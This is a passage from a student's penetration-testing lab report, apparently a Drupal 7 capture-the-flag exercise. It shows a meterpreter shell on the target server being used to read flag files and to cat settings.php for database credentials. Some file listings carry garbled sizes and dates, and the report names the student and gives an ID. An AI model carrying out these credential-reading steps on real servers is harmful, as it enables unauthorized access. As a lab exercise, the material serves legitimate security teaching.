
This means that we're logged in with the web-server's account.

8. Find the first flag:

`ls`

`cat flag1.txt`

< Include a screenshot of the output >




9. On your Kali machine, do a Google search to find the location of the configuration file of Drupal 7.
10. Change your working folder on the meterpreter shell to the folder containing the config file, and “cat” the file:

```
cd <config file location>
```

```
cat settings.php
```

< Include a screenshot of the output >



```
isshan@ishan: ~/droopescan
File Actions Edit View Help
[-] Unknown command: sites/default/settings
meterpreter > cd sites/default/settings
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: /var/www/sites

Mode                Size                Type      Last modified      Name
----                -
100644/rw-r--r--    3882650436488      fil       188498731153-02-08 21:33:43 -0500 README.txt
040755/rwxr-xr-x    17592186048512     dir       188498731153-02-08 21:33:43 -0500 all
040555/r-xr-xr-x    17592186048512     dir       211037744751-06-28 21:04:17 -0400 default
100644/rw-r--r--    10157597657405     fil       188498731153-02-08 21:33:43 -0500 example.sites.php

meterpreter > cd default
meterpreter > ls
Listing: /var/www/sites/default


Mode                Size                Type      Last modified      Name
----                -
100644/rw-r--r--    99651831224994     fil       188498731153-02-08 21:33:43 -0500 default.settings.php
040775/rwxrwxr-x    17592186048512     dir       211037438521-10-10 04:26:47 -0400 files
100444/r--r--r--    68672232111733     fil       211037744751-06-28 21:04:17 -0400 settings.php

meterpreter > cat settings.php
<?php

/**
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 */

$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
```

At the top part of the settings file, you will find the database name, database username, and the the mysql password!



The screenshot shows a terminal window with a dark background. The terminal prompt is 'ishan@ishan: ~/droopescan'. The code being displayed is a PHP script. A red rectangle highlights a section of the code that defines a database configuration array. To the right of the terminal, a Notepad window is open, displaying the following text:

```
Name:Ishan Aakash Patel
Student ID:146151238
```

The terminal code includes comments about brute force attacks, database configuration, and access control for an update script.

The lab is done now. You can keep messing around in this machine and see what you can do with this information.

Part 5: Submit your lab



- Doublecheck all your answers.
- Save the file on your computer for future reference.
- Save the file again as a “.pdf” file.
- Submit the PDF file for grading.